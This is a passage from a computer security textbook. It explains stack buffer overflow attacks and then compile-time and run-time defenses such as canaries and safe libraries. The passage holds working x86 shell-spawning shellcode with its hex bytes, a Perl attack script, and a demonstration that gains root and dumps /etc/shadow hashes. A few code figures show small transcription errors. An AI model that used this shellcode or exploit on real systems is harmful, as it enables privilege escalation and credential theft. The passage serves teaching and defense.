We can illustrate this process using the same example function shown in Figure 10.5a. Specifically, we can show how a buffer overflow can cause it to start re-executing the `hello` function, rather than returning to the calling main routine. To do this, we need to find the address at which the `hello` function will be loaded. Remember from our discussion of process creation, when a program is run, the code and global data from the program file are copied into the process virtual address space in a standard manner. Hence, the code will always be placed at the same location. The easiest way to determine this is to run a debugger on the target program and disassemble the target function. When done with the example program containing the `hello` function on the Knoppix system being used, the `hello` function was located at address `0x08048394`. So, this value must overwrite the return address location. At the same time, inspection of the code revealed that the buffer `inp` was located 24 bytes below the current frame pointer. This means 24 bytes of content are needed to fill up the buffer to the saved frame pointer. For the purpose of this example, the string `ABCDEFGHQRSTUVWXabcdefgh` was used. Lastly, in order to overwrite the return address, the saved frame pointer must also be overwritten with some valid memory value (because otherwise any use of it following its restoration into the current frame register would result in the program crashing). For this demonstration, a (fairly arbitrary) value of `0xbfffffe8` was chosen as being a suitable nearby location on the stack. One further complexity occurs because the Pentium architecture uses a little-endian representation of numbers. That means for a 4-byte value, such as the addresses we are discussing here, the bytes must be copied into memory with the lowest byte first, then next lowest, finishing with the highest last. That means the target address of `0x08048394` must be ordered in the buffer as `94 83 04 08`. The same must be done for the saved frame pointer address. Because the aim of this attack is to cause the `hello` function to be called again, a second line of input is included for it to read on the second run, namely the string `NNNN`, along with newline characters at the end of each line.

So, now we have determined the bytes needed to form the buffer overflow attack. One last complexity is that the values needed to form the target addresses do not all correspond to printable characters. So, some way is needed to generate an appropriate binary sequence to input to the target program. Typically, this will be specified in hexadecimal, which must then be converted to binary, usually by some little program. For the purpose of this demonstration, we use a simple one-line Perl[48] program, whose `pack()` function can be easily used to convert a hexadecimal string into its binary equivalent, as can be seen in the third of the example program runs in Figure 10.5b. Combining all the

elements listed above results in the hexadecimal string
414243444546474851525354555657586162636465666768e8fff
fbf948304080a4e4e4e0a,

which is converted to binary and written by the Perl program. This output is then piped into the targeted buffer2 program, with the results as shown in Figure 10.5b. Note that the prompt and display of read values is repeated twice, showing that the function hello has indeed been reentered. However, by now the stack frame is no longer valid, so when it attempts to return a second time it jumps to an illegal memory location and the program crashes. But it has done what the attacker wanted first! There are a couple of other points to note in this example. Although the supplied tag value was correct in the first prompt, by the time the response was displayed, it had been corrupted. This was due to the final NULL character used to terminate the input string being written to the memory location just past the return address, where the address of the tag parameter was located. So, some random memory bytes were used instead of the actual value. When the hello function was run the second time, the tag parameter was referenced relative to the arbitrary, random, overwritten saved frame pointer value, which is some location in upper memory, hence the garbage string seen.

The attack process is further illustrated in Figure 10.6, which shows the values of the stack frame, including the local buffer inp before and after the call to gets(). Looking at the stack frame before this call, we see that the buffer inp contains garbage values, being whatever was in memory before. The saved frame pointer value is 0xbffffbe8, and the return address is 0x080483f0. After the gets() call, the buffer inp contained the string of letters specified above, the saved frame pointer became 0xbfffffe8, and the return address was 0x08048394, exactly as we specified in our attack string. Note also how the bottom byte of the tag parameter was corrupted by being changed to 0x00, the trailing NULL character mentioned previously. Clearly, the attack worked as designed.

Having seen how the basic stack overflow attack works, consider how it could be made more sophisticated. Clearly, the attacker can overwrite the return address with any desired value, not just the address of the targeted function. It could be the address of any function, or indeed of any sequence of machine instructions present in the program or its associated system libraries. We will explore this variant in a later section. However, the approach used in the original attacks was to include the desired machine code in the buffer being overflowed. That is, instead of the sequence of letters used as padding in the example above, binary values corresponding to the desired machine instructions were used. This code is known as shellcode, and we will discuss its creation in more detail shortly. In this case, the return address used in the attack is the starting address of this shellcode, which is a location in the middle of the targeted function's stack frame. So, when the attacked function returns, the result is to execute machine code of the attacker's choosing.

More Stack Overflow Vulnerabilities

Before looking at the design of shellcode, there are a few more things to note about the structure of the functions targeted with a buffer overflow attack. In all the examples used so far, the buffer overflow has occurred when the input was read. This was the approach taken in early buffer overflow attacks, such as in the Morris Worm. However, the potential for a buffer overflow exists anywhere that data is copied or merged into a buffer, where at least some of the data are read from outside the program. If the program does not check to ensure that the buffer is large enough or the data copied are correctly terminated, then a buffer overflow can occur. The possibility also exists that a program can safely read and save input, pass it around the program, and then at some later time in another function unsafely copy it, resulting in a buffer overflow. Figure 10.7a shows an example program illustrating this behavior. The `main()` function includes the buffer `buf`. This is passed along with its size to the function `getinp()`, which safely reads a value using the `fgets()` library routine. This routine guarantees to read no more characters than one less than the buffer's size, allowing room for the trailing NULL. The `getinp()` function then returns to `main()`, which then calls the function `display()` with the value in `buf`. This function constructs a response string in a second local buffer called `tmp` and then displays this.

Unfortunately, the `sprintf()` library routine is another common, unsafe C library routine that fails to check that it does not write too much data into the destination buffer. Note that in this program the buffers are both the same size. This is a quite common practice in C programs, although they are usually rather larger than those used in these example programs. Indeed, the standard C IO library has a defined constant BUFSIZ, which is the default size of the input buffers it uses. This same constant is often used in C programs as the standard size of an input buffer. The problem that may result, as it does in this example, occurs when data are being merged into a buffer that includes the contents of another buffer, such that the space needed exceeds the space available. Look at the example runs of this program shown in Figure 10.7b. For the first run, the value read is small enough that the merged response did not corrupt the stack frame. For the second run, the supplied input was much too large. However, because a safe input function was used, only 15 characters were read, as shown in the following line. When this was then merged with the response string, the result was larger than the space available in the destination buffer. In fact, it overwrote the saved frame pointer, but not the return address. So the function returned, as shown by the message printed by the `main()` function. But when `main()` tried to return, because its stack frame had been corrupted and was now some random value, the program jumped to an illegal address and crashed. In this case, the combined result was not long enough to reach the return address, but this would be possible if a larger buffer size had been used.

Figure 10.7 Another Stack Overflow Example

```
void gctinp(ohar *inp, int siz)
{
      puts("Input value: ");
      fgets(inp, siz, stdin);
      printf("buffer3 getinp read %s\n", inp);
}
      void display(char *val)
{
      char tmp[16];
      sprintf(tmp, "read val: %s\n", val);
      puts(tmp);
}
int main(int argc, char *argv[])
{
      char buf[16];
      getinp (buf, sizeof (buf));
      display(buf);
      printf("buffer3 done\n");
}
```

(a) Another stack overflow C code

```
$ cc -o buffer3 buffer3.c
$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done
$ ./buffer3
Input value:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXX
buffer3 done
Segmentation fault (core dumped)
```

(b) Another stack overflow example runs

This shows that when looking for buffer overflows, all possible places where externally sourced data are copied or merged have to be located. Note that these do not even have to be in the code for a particular program; they can (and indeed do) occur in library routines used by programs, including both standard libraries and third-party application libraries. Thus, for both attacker and defender, the scope of possible buffer overflow locations is very large. A list of some of the most common unsafe standard C Library routines is given in Table 10.2.[49] These routines are all suspect and should not be used without checking the total size of data being transferred in advance, or better still by being replaced with safer alternatives.

Table 10.2 **Some Common Unsafe C Standard Library Routines**

`gets(char *str)`	read line from standard input into str
`sprintf(char *str, char *format, ...)`	create str according to supplied format and variables
`strcat(char *dest, char *src)`	append contents of string src to string dest
`strcpy(char *dest, char *src)`	copy contents of string src to string dest
`vsprintf(char *str, char *fmt, va_list ap)`	create str according to supplied format and variables

One further note before we focus on details of the shellcode. As a consequence of the various stack-based buffer overflows illustrated here, significant changes have been made to the memory near the top of the stack. Specifically, the return address and pointer to the previous stack frame have usually been destroyed. This means that after the attacker’s code has run, there is no easy way to restore the program state and continue execution. This is not normally of concern for the attacker because the attacker’s usual action is to replace the existing program code with a command shell. But even if the attacker does not do this, continued normal execution of the attacked program is very unlikely. Any attempt to do so will most likely result in the program crashing. This means that a successful buffer overflow attack results in the loss of the function or service the attacked program provided. How significant or noticeable this is will depend very much on the attacked program and the environment it is run in. If it was a client process or thread servicing an individual request, the result may be minimal aside from perhaps some error messages in the log. However, if it was an important server, its loss may well produce an effect on the system that is noticeable to users and administrators, hinting that there is indeed a problem with their system.

Shellcode

An essential component of many buffer overflow attacks is the transfer of execution to code supplied by the attacker and often saved in the buffer being overflowed. This code is known as **shellcode** because traditionally its function was to transfer control to a user command-line interpreter, or **shell**, which gave access to any program available on the system with the privileges of the attacked program. On UNIX systems this was often achieved by compiling the code for a call to the `execve (″/bin/sh″)` system function, which replaces the current program code with that of the Bourne shell (or whichever other shell the attacker preferred). On Windows systems, it typically involved a call to the `system(″command.exe″)` function (or `″cmd.exe″` on older systems) to run the DOS Command shell. Shellcode then is simply machine code, a series of binary values corresponding to the machine instructions and data values that implement the attacker's desired functionality. This means shellcode is specific to a particular processor architecture and indeed usually to a specific operating system, as it needs to be able to run on the targeted system and interact with its system functions. This is the major reason why buffer overflow attacks are usually targeted at a specific piece of software running on a specific operating system. Because shellcode is machine code, writing it traditionally required a good understanding of the assembly language and operation of the targeted system. Indeed, many of the classic guides to writing shellcode, including the original [LEVY96], assumed such knowledge. However, more recently a number of sites and tools have been developed that automate this process (as indeed has occurred in the development of security exploits generally), thus making the development of shellcode exploits available to a much larger potential audience. One site of interest is the Metasploit Project, which aims to provide useful information to people who perform penetration testing, IDS signature development, and exploit research. It includes an advanced open-source platform for developing, testing, and using exploit code, which can be used to create shellcode that performs any one of a variety of tasks and that exploits a range of known buffer overflow vulnerabilities.

Shellcode Development

To highlight the basic structure of shellcode, we explore the development of a simple classic shellcode attack, which simply launches the Bourne shell on an Intel Linux system. The shellcode needs to implement the functionality shown in Figure 10.8a. The shellcode marshals the necessary arguments for the `execve()` system function, including suitable minimal argument and environment lists, and then calls the function. To generate the shellcode, this high-level language specification must first be compiled into equivalent machine language. However, a number of changes must then be made. First, `execve(sh,args,NULL)` is a library function that in turn marshals the supplied arguments into the correct locations (machine registers in the case of Linux) and then triggers a software interrupt to invoke the kernel to perform the desired system call. For use in shellcode, these instructions are included inline, rather than relying on the library function.

Figure 10.8 **Example UNIX Shellcode**

```
int main (int argc, char *argv[])
{
      char *sh;
      char *args[2];
      sh = "/bin/sh";
      args[0] = sh;
      args[1] = NULL;
      execve (sh, args, NULL);
}
```

(a) Desired shellcode code in C

```
       nop
       nop                          //end of nop sled      jmp find
         //jump to end of code
cont:  pop %esi                     //pop address of sh off stack into %esi
       xor %eax, %eax               //zero contents of EAX
       mov %al, 0x7(%esi)           //copy zero byte to end of string sh (%es
i)     lea (%esi), %ebx             //load address of sh (%esi) into %ebx
       mov %ebx,0x8(%esi)           //save address of sh in args [0] (%esi+8)
       mov %eax,0xc(%esi)           //copy zero to args[1] (%esi+c)
       mov $0xb,%al                 //copy execve syscall number (11) to AL
       mov %esi,%ebx                //copy address of sh (%esi) into %ebx
       lea 0x8(%esi),%ecx           //copy address of args (%esi+8) to %ecx
       lea 0xc(%esi),%edx           //copy address of args[1] (%esi+c) to %ed
x      int $0x80                    //software interrupt to execute syscall
find:  call cont                //call cont which saves next address on stack
sh:    .string "/bin/sh"            //string constantargs:
       .long 0                      //space used for args array
       .long 0                      //args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 8946 0c b0 0b 89 f3 8d 4e 08 8
d 56 0c cd 80 e8 e1ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

(c) Hexadecimal values for compiled x86 machine code

There are also several generic restrictions on the content of shellcode. First, it has to be **position independent**. That means it cannot contain any absolute address referring to itself because the attacker generally cannot determine in advance exactly where the targeted buffer will be located in the stack frame of the function in which it is defined. These stack frames are created one below the other, working down from the top of the stack as the flow of execution in the target program has functions calling other functions. The number of frames and, hence, final location of the buffer will depend on the precise sequence of function calls leading to the targeted function. This function might be called from several different places in the program, and there might be different sequences of function calls or different amounts of temporary local values using the stack before it is finally called. So while the attacker may have an approximate idea of the location of the stack frame, it usually cannot be determined precisely. All of this means that the shellcode must be able to run no matter where in memory it is located. This means only relative address references, offsets to the current instruction address, can be used. It also means the attacker is not able to precisely specify the starting address of the instructions in the shellcode.

Another restriction on shellcode is that it cannot contain any NULL values. This is a consequence of how it is typically copied into the buffer in the first place. All the examples of buffer overflows we use in this chapter involve using unsafe string manipulation routines. In C, a string is always terminated with a NULL character, which means the only place the shellcode can have a NULL is at the end, after all the code, overwritten old frame pointer, and return address values.

Given these limitations, what results from this design process is code similar to that shown in Figure 10.8b. This code is written in x86 assembly language,[50] as used by Pentium processors. To assist in reading this code, Table 10.3 provides a list of common x86 assembly language instructions, and Table 10.4 lists some of the common machine registers it references.[51] Much more detail on x86 assembly language and machine organization may be found in [STAL16b]. In general, the code in Figure 10.8b implements the functionality specified in the original C program in Figure 10.8a. However, in order to overcome the limitations mentioned above, there are a few unique features.

Table 10.3 **Some Common x86 Assembly Language Instructions**

MOV src, dest	copy (move) value from src into dest
LEA src, dest	copy the address (load effective address) of src into dest
ADD / SUB src, dest	add / sub value in src from dest leaving result in dest
AND / OR / XOR src, dest	logical and / or / xor value in src with dest leaving result in dest
CMP val1, val2	compare val1 and val2, setting CPU flags as a result
JMP / JZ / JNZ addr	jump / if zero / if not zero to addr
PUSH src	push the value in src onto the stack
POP dest	pop the value on the top of the stack into dest
CALL addr	call function at addr
LEAVE	clean up stack frame before leaving function
RET	return from function
INT num	software interrupt to access operating system function
NOP	no operation or do nothing instruction

Table 10.4 **Some x86 Registers**

32 bit	16 bit	8 bit (high)	8 bit (low)	Use
%eax	%ax	%ah	%al	Accumulators used for arithmetical and I/O operations and execute interrupt calls
%ebx	%bx	%bh	%bl	Base registers used to access memory, pass system call arguments, and return values
%ecx	%cx	%ch	%cl	Counter registers
%edx	%dx	%dh	%dl	Data registers used for arithmetic operations, interrupt calls, and IO operations
%ebp				Base Pointer containing the address of the current stack frame
%eip				Instruction Pointer or Program Counter containing the address of the next instruction to be executed
%esi				Source Index register used as a pointer for string or array operations
%esp				Stack Pointer containing the address of the top of stack

The first feature is how the string `″/bin/sh″` is referenced. As compiled by default, this would be assumed to be part of the program's global data area. But for use in shellcode, it must be included along with the instructions, typically located just after them. In order to then refer to this string, the code must determine the address where it is located relative to the current instruction address. This can be done via a novel, nonstandard use of the CALL instruction. When a CALL instruction is executed, it pushes the address of the memory location immediately following it onto the stack. This is normally used as the return address when the called function returns. In a neat trick, the shellcode jumps to a CALL instruction at the end of the code just before the constant data (such as `″/bin/sh″`) and then calls back to a location just after the jump.

Instead of treating the address CALL pushed onto the stack as a return address, it pops it off the stack into the %esi register to use as the address of the constant data. This technique will succeed no matter where in memory the code is located. Space for the other local variables used by the shellcode is placed following the constant string and is also referenced using offsets from this same dynamically determined address.

The next issue is ensuring that no NULLs occur in the shellcode. This means a zero value cannot be used in any instruction argument or in any constant data (such as the terminating NULL on the end of the `"/bin/sh"` string). Instead, any required zero values must be generated and saved as the code runs. The logical XOR instruction of a register value with itself generates a zero value, as is done here with the %eax register. This value can then be copied anywhere needed, such as the end of the string, and also as the value of `args[1]`.

To deal with the inability to precisely determine the starting address of this code, the attacker can exploit the fact that the code is often much smaller than the space available in the buffer (just 40 bytes long in this example). By placing the code near the end of the buffer, the attacker can pad the space before it with NOP instructions. Because these instructions do nothing, the attacker can specify the return address used to enter this code as a location somewhere in this run of NOPs, which is called a **NOP sled**. If the specified address is approximately in the middle of the NOP sled, the attacker's guess can differ from the actual buffer address by half the size of the NOP sled, and the attack will still succeed. No matter where in the NOP sled the actual target address is, the computer will run through the remaining NOPs, doing nothing, until it reaches the start of the real shellcode.

With this background, you should now be able to trace through the resulting assembler shellcode listed in Figure 10.8b. In brief, this code:

- Determines the address of the constant string using the JMP/CALL trick.
- Zeroes the contents of %eax and copies this value to the end of the constant string.
- Saves the address of that string in `args[0]`.
- Zeroes the value of `args[1]`.
- Marshals the arguments for the system call being:
  – The code number for the execve system call (11).
  – The address of the string as the name of the program to load.
  – The address of the args array as its argument list.
  – The address of args[1], because it is NULL, as the (empty) environment list.
- Generates a software interrupt to execute this system call (which never returns).

The machine code that results when this code is assembled is shown in hexadecimal in Figure 10.8c. This includes a couple of NOP instructions at the front (which can be made as long as needed for the NOP sled) and ASCII spaces instead of zero values for the local variables at the end (because NULLs cannot be used and because the code will write the required values in when it runs). This shellcode forms the core of the attack string, which must now be adapted for some specific vulnerable program.

Example of a Stack Overflow Attack

We now have all of the components needed to understand a stack overflow attack. To illustrate how such an attack is actually executed, we use a target program that is a variant on that shown in Figure 10.5a. The modified program has its buffer size increased to 64 (to provide enough room for our shellcode), has unbuffered input (so no values are lost when the Bourne shell is launched), and has been made setuid root. This means when it is run, the program executes with superuser/administrator privileges with complete access to the system. This simulates an attack in which an intruder has gained access to some system as a normal user and wishes to exploit a buffer overflow in a trusted utility to gain greater privileges.

Having identified a suitable, vulnerable, trusted utility program, the attacker has to analyze it to determine the likely location of the targeted buffer on the stack and how much data are needed to reach up to and overflow the old frame pointer and return address in its stack frame. To do this, the attacker typically runs the target program using a debugger on the same type of system as is being targeted. Either by crashing the program with too much random input and then using the debugger on the core dump, or by just running the program under debugger control with a breakpoint in the targeted function, the attacker determines a typical location of the stack frame for this function. When this was done with our demonstration program, the buffer `inp` was found to start at address `0xbffffbb0`, the current frame pointer (in %ebp) was `0xbffffc08`, and the saved frame pointer at that address was `0xbffffc38`. This means that `0x58` or 88 bytes are needed to fill the buffer and reach the saved frame pointer. Allowing first a few more spaces at the end to provide room for the `args` array, the NOP sled at the start is extended until a total of exactly 88 bytes are used. The new frame pointer value can be left as `0xbffffc38`, and the target return address value can be set to `0xbffffbc0`, which places it around the middle of the NOP sled. Next, there must be a newline character to end this (overlong) input line, which `gets()` will read. This gives a total of 97 bytes. Once again, a small Perl program is used to convert the hexadecimal representation of this attack string into binary to implement the attack.

The attacker must also specify the commands to be run by the shell once the attack succeeds. These also must be written to the target program, as the spawned Bourne shell will be reading from the same standard input as the program it replaces. In this example, we will run two UNIX commands:

1. `whoami` displays the identity of the user whose privileges are currently being used.
2. `cat/etc/shadow` displays the contents of the shadow password file holding the user's encrypted passwords, which only the superuser has access to.

Figure 10.9 shows this attack being executed. First, a directory listing of the target program buffer4 shows that it is indeed owned by the root user and is a setuid program. Then when the target commands are run directly, the current user is identified as knoppix, which does not have sufficient privilege to access the shadow password file. Next, the contents of the attack script are shown. It contains the Perl program first to encode and output the shellcode and then to output the desired shell commands. Lastly, you see the result of piping this output into the target program. The input line read displays as garbage characters (truncated in this listing, though note the string /bin/sh is included in it). Then, the output from the `whoami` command shows the shell is indeed executing with root privileges. This means the contents of the shadow password file can be read, as shown (also truncated). The encrypted passwords for users root and knoppix may be seen, and these could be given to a password-cracking program to attempt to determine their values. Our attack has successfully acquired superuser privileges on the target system and could be used to run any desired command.

Figure 10.9

Example Stack Overflow Attack

```
$ dir -l buffer4
-rwsr-xr-x    1 root    knoppix              16571 Jul 17 10:49 buffer4
$ whoami
```

```
Knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"202020202020202038fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\";'
$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF . . . /bin/sh . . .r
oot
root:$1$rNLId4rX$nka7JlxH7.4UJT4l9JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
. . .
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
. . .
```

This example simulates the exploit of a local vulnerability on a system, enabling the attacker to escalate their privileges. In practice, the buffer is likely to be larger (1024 being a common size), which means the NOP sled would be correspondingly larger, and consequently the guessed target address need not be as accurately determined. In addition, in practice a targeted utility will likely use buffered rather than unbuffered input. This means that the input library reads ahead by some amount beyond what the program has requested. However, when the `execve("/bin/sh")` function is called, this buffered input is discarded. Thus, the attacker needs to pad the input sent to the program with sufficient lines of blanks (typically about characters worth) so the desired shell commands are not included in this discarded buffer content. This is easily done (just a dozen or so more print statements in the Perl program), but it would have made this example bulkier and less clear.

The targeted program need not be a trusted system utility. Another possible target is a program providing a network service; that is, a network daemon. A common approach for such programs is listening for connection requests from clients and then spawning a child process to handle those requests. The child process typically has the network connection mapped to its standard input and output. This means the child program’s code may use the same type of unsafe input or buffer copy code as we have seen already. This was indeed the case with the stack overflow attack used by the Morris Worm back in 1988. It targeted the use of `gets()` in the `fingerd` daemon handling requests for the UNIX finger network service (which provided information on the users on the system).

Yet another possible target is a program, or library code, which handles common document formats (e.g., the library routines used to decode and display GIF or JPEG images). In this case, the input is not from a terminal or network connection, but from the file being decoded and displayed. If such code contains a buffer overflow, it can be triggered as the file contents are read, with the details encoded in a specially corrupted image. This attack file would be distributed via e-mail, via instant messaging, or as part of a webpage. Because the attacker is not directly interacting with the targeted program and system, the shellcode would typically open a network connection back to a system under the attacker's control to return information and possibly receive additional commands to execute. All of this shows that buffer overflows can be found in a wide variety of programs processing a range of different input and with a variety of possible responses.

The preceding descriptions illustrate how simple shellcode can be developed and deployed in a stack overflow attack. Apart from just spawning a command-line (UNIX or DOS) shell, the attacker might want to create shellcode to perform somewhat more complex operations, as indicated in the case just discussed. The Metasploit Project site includes a range of functionality in the shellcode it can generate, and the Packet Storm website includes a large collection of packaged shellcode, including code that can:

- Set up a listening service to launch a remote shell when an attacker connects to it
- Create a reverse shell that connects back to the hacker
- Use local exploits that establish a shell or execute a process
- Flush firewall rules (such as IPTables and IPChains) that currently block other attacks
- Break out of a chrooted (restricted execution) environment, giving full access to the system

Considerably greater detail on the process of writing shellcode for a variety of platforms, with a range of possible results, can be found in [ANLE11].

10.2 Defending Against Buffer Overflows

We have seen that finding and exploiting a stack buffer overflow is not that difficult. The large number of exploits over the previous few decades clearly illustrates this. There is consequently a need to defend systems against such attacks by either preventing them or at least detecting and aborting them. This section discusses possible approaches to implementing such protections. These can be broadly classified into two categories:

- Compile-time defenses, which aim to harden programs to resist attacks in new programs.
- Run-time defenses, which aim to detect and abort attacks in existing programs.

While suitable defenses have been known for a couple of decades, the very large existing base of vulnerable software and systems hinders their deployment. Hence the interest in run-time defenses, which can be deployed as operating systems and updates and can provide some protection for existing vulnerable programs. Most of these techniques are mentioned in [LHEE03].

Compile-Time Defenses

Compile-time defenses aim to prevent or detect buffer overflows by instrumenting programs when they are compiled. The possibilities for doing this range from choosing a high-level language that does not permit buffer overflows to encouraging safe coding standards, using safe standard libraries, or including additional code to detect corruption of the stack frame.

Choice of Programming Language

One possibility, as noted earlier, is to write the program using a modern high-level programming language, one that has a strong notion of variable types and what constitutes permissible operations on them. Such languages are not vulnerable to buffer overflow attacks because their compilers include additional code to enforce range checks automatically, removing the need for the programmer to explicitly code them. The flexibility and safety provided by these languages does come at a cost in resource use, both at compile time and also in additional code that must executed at run time to impose checks such as that on buffer limits. These disadvantages are much less significant than they used to be, due to the rapid increase in processor performance. Increasingly, programs are being written in these languages and hence should be immune to buffer overflows in their code (though if they use existing system libraries or run-time execution environments written in less safe languages, they may still be vulnerable). As we also noted, the distance from the underlying machine language and architecture also means that access to some instructions and hardware resources is lost. This limits these languages' usefulness in writing code, such as device drivers, that must interact with such resources. For these reasons, there is still likely to be at least some code written in less safe languages such as C.

Safe Coding Techniques

If languages such as C are being used, then programmers need to be aware that their ability to manipulate pointer addresses and access memory directly comes at a cost. It has been noted that C was designed as a systems programming language, running on systems that were vastly smaller and more constrained than those we now use. This meant C's designers placed much more emphasis on space efficiency and performance considerations than on type safety. They assumed that programmers would exercise due care in writing code using these languages and take responsibility for ensuring the safe use of all data structures and variables.

Unfortunately, as several decades of experience has shown, this has not been the case. This may be seen in the large legacy body of potentially unsafe code in the

Linux, UNIX, and Windows operating systems and applications, some of which is potentially vulnerable to buffer overflows.

In order to harden these systems, the programmer needs to inspect the code and rewrite any unsafe coding constructs in a safe manner. Given the rapid uptake of buffer overflow exploits, this process has begun in some cases. A good example is the OpenBSD project, which produces a free, multiplatform 4.4BSD-based UNIX-like operating system. Among other technology changes, programmers have undertaken an extensive audit of the existing code base, including the operating system, standard libraries, and common utilities. This has resulted in what is widely regarded as one of the safest operating systems in widespread use. The OpenBSD project slogan since 2016 claimed, "Only two remote holes in the default install, in a heck of a long time!" This is a clearly enviable record. Microsoft programmers have also undertaken a major project in reviewing their code base, partly in response to continuing bad publicity over the number of vulnerabilities, including many buffer overflow issues, that have been found in their operating systems and applications code. This has clearly been a difficult process, though they claim that Vista and later Windows operating systems benefit greatly from this process.

With regard to programmers working on code for their own programs, the discipline required to ensure that buffer overflows are not allowed to occur is a subset of the various safe programming techniques we will discuss in Chapter 11. Specifically, it means a mindset that codes not only for normal successful execution, or for the expected, but is also constantly aware of how things might go wrong and codes for *graceful failure*, always doing something sensible when the unexpected occurs. More specifically, in the case of preventing buffer overflows, it means always ensuring that any code that writes to a buffer must first check to ensure that sufficient space is available. While the preceding examples in this chapter have emphasized issues with standard library routines such as `gets()` and with the input and manipulation of string data, the problem is not confined to these cases. It is quite possible to write explicit code to move values in an unsafe manner. Figure 10.10a shows an example of an unsafe byte copy function. This code copies `len` bytes out of the `from` array into the `to` array starting at position `pos` and returning the end position. Unfortunately, this function is given no information about the actual size of the destination buffer `to` and hence is unable to ensure that an overflow does not occur. In this case, the calling code should ensure that the value of `size+len` is not larger than the size of the `to` array. This also illustrates that the input is not necessarily a string; it could just as easily be binary data, just carelessly manipulated. Figure 10.10b shows an example of an unsafe byte input function. It reads the length of binary data expected and then reads that number of bytes into the destination buffer. Again, the problem is that this code is not given any information about the size of the buffer and, hence, is unable to check for possible overflow. These examples emphasize both the need to always verify the amount of space being used and the fact that problems can occur both with plain C code and from calling standard library routines. A further complexity with C is caused by array and pointer notations being almost equivalent, but with slightly different nuances in use. In particular, the use of pointer arithmetic and subsequent dereferencing can result in access beyond the allocated variable space but in a less obvious manner. Considerable care is needed in coding such constructs.

Figure 10.10 Examples of Unsafe C Code

```
int copy_buf(char *to, int pos, char *from, int len)
{
      int i;
      for (i=0; i<len; i++) {
            to[pos] = from[i];
            pos++;
       }
      return pos;
}
```

(a) Unsafe byte copy

```
short read_chunk(FILE fil, char *to)
{    short len;
     fread(&len, 2, 1, fil);            /* read length of binary data */
     fread(to, 1, len, fil);            /* read len bytes of binary data
     return len;
}
```

(b) Unsafe byte input

Language Extensions and Use of Safe Libraries

Given the problems that can occur in C with unsafe array and pointer references, there have been a number of proposals to augment compilers to automatically insert range checks on such references. While this is fairly easy for statically allocated arrays, handling dynamically allocated memory is more problematic because the size information is not available at compile time. Handling this requires an extension to the semantics of a pointer to include bounds information and the use of library routines to ensure that these values are set correctly. Several such approaches are listed in [LHEE03]. However, there is generally a performance penalty with the use of such techniques that may or may not be acceptable. These techniques also require all programs and libraries that require these safety features to be recompiled with the modified compiler. While this can be feasible for a new release of an operating system and its associated utilities, there will still likely be problems with third-party applications.

A common concern with C comes from the use of unsafe standard library routines, especially some of the string manipulation routines. One approach to improving the safety of systems has been to replace these with safer variants. This can include the provision of new functions, such as `strlcpy()` in the BSD family of systems, including OpenBSD. Using these requires rewriting the source to conform to the new safer semantics. Alternatively, it involves replacement of the standard string library with a safer variant. Libsafe is a well-known example of this. It implements the standard semantics but includes additional checks to ensure that the copy operations do not extend beyond the local variable space in the stack frame. So while it cannot prevent corruption of adjacent local variables, it can prevent any modification of the old stack frame and return address values and thus prevent the classic stack buffer overflow types of attack we examined previously. This library is implemented as a dynamic library, arranged to load before the existing standard libraries, and can thus provide protection for existing programs without requiring them to be recompiled, provided they dynamically access the standard library routines (as most programs do). The modified library code has been found to typically be at least as efficient as the standard libraries, and thus its use is an easy way of protecting existing programs against some forms of buffer overflow attacks.

Stack Protection Mechanisms

An effective method for protecting programs against classic stack overflow attacks is to instrument the function entry and exit code to set up and then check its stack frame for any evidence of corruption. If any modification is found, the program is aborted rather than allowing the attack to proceed. There are several approaches to providing this protection, which we will discuss next.

Stackguard is one of the best known protection mechanisms. It is a GCC compiler extension that inserts additional function entry and exit code. The added function entry code writes a canary[52] value below the old frame pointer address, before the allocation of space for local variables. The added function exit code checks that the canary value has not changed before continuing with the usual function exit operations of restoring the old frame pointer and transferring control back to the return address. Any attempt at a classic stack buffer overflow would have to alter this value in order to change the old frame pointer and return addresses and would thus be detected, resulting in the program being aborted. For this defense to function successfully, it is critical that the canary value be unpredictable, and it should be different on different systems. If this were not the case, the attacker would simply ensure that the shellcode included the correct canary value in the required location. Typically, a random value is chosen as the canary value on process creation and saved as part of the process’s state. The code added to the function entry and exit then use this value.

There are some issues with using this approach. First, it requires that all programs needing protection be recompiled. Second, because the structure of the stack frame has changed, it can cause problems with programs such as debuggers, which analyze stack frames. However, the canary technique has been used to recompile entire BSD and Linux distributions and provide them with a high level of resistance to stack overflow attacks. Similar functionality is available for Windows programs by compiling them using Microsoft’s /GS Visual C++ compiler option.

Another variant to protect the stack frame is used by Stackshield and Return Address Defender (RAD). These are also GCC extensions that include additional function entry and exit code. These extensions do not alter the structure of the stack frame. Instead, on function entry the added code writes a copy of the return address to a safe region of memory that would be very difficult to corrupt. On function exit, the added code checks the return address in the stack frame against the saved copy and, if any change is found, aborts the program. Because the format of the stack frame is unchanged, these extensions are compatible with unmodified debuggers. Again, programs must be recompiled to take advantage of these extensions.

Run-Time Defenses

As has been noted, most of the compile-time approaches require recompilation of existing programs. Hence, there is interest in run-time defenses that can be deployed as operating systems updates to provide some protection for existing vulnerable programs. These defenses involve changes to the **memory management** of the virtual address space of processes. These changes act to either alter the properties of regions of memory or to make predicting the location of targeted buffers sufficiently difficult to thwart many types of attacks.

Executable Address Space Protection

Many of the buffer overflow attacks, such as the stack overflow examples in this chapter, involve copying machine code into the targeted buffer and then transferring execution to it. A possible defense is to block the execution of code on the stack on the assumption that executable code should only be found elsewhere in the process's address space.

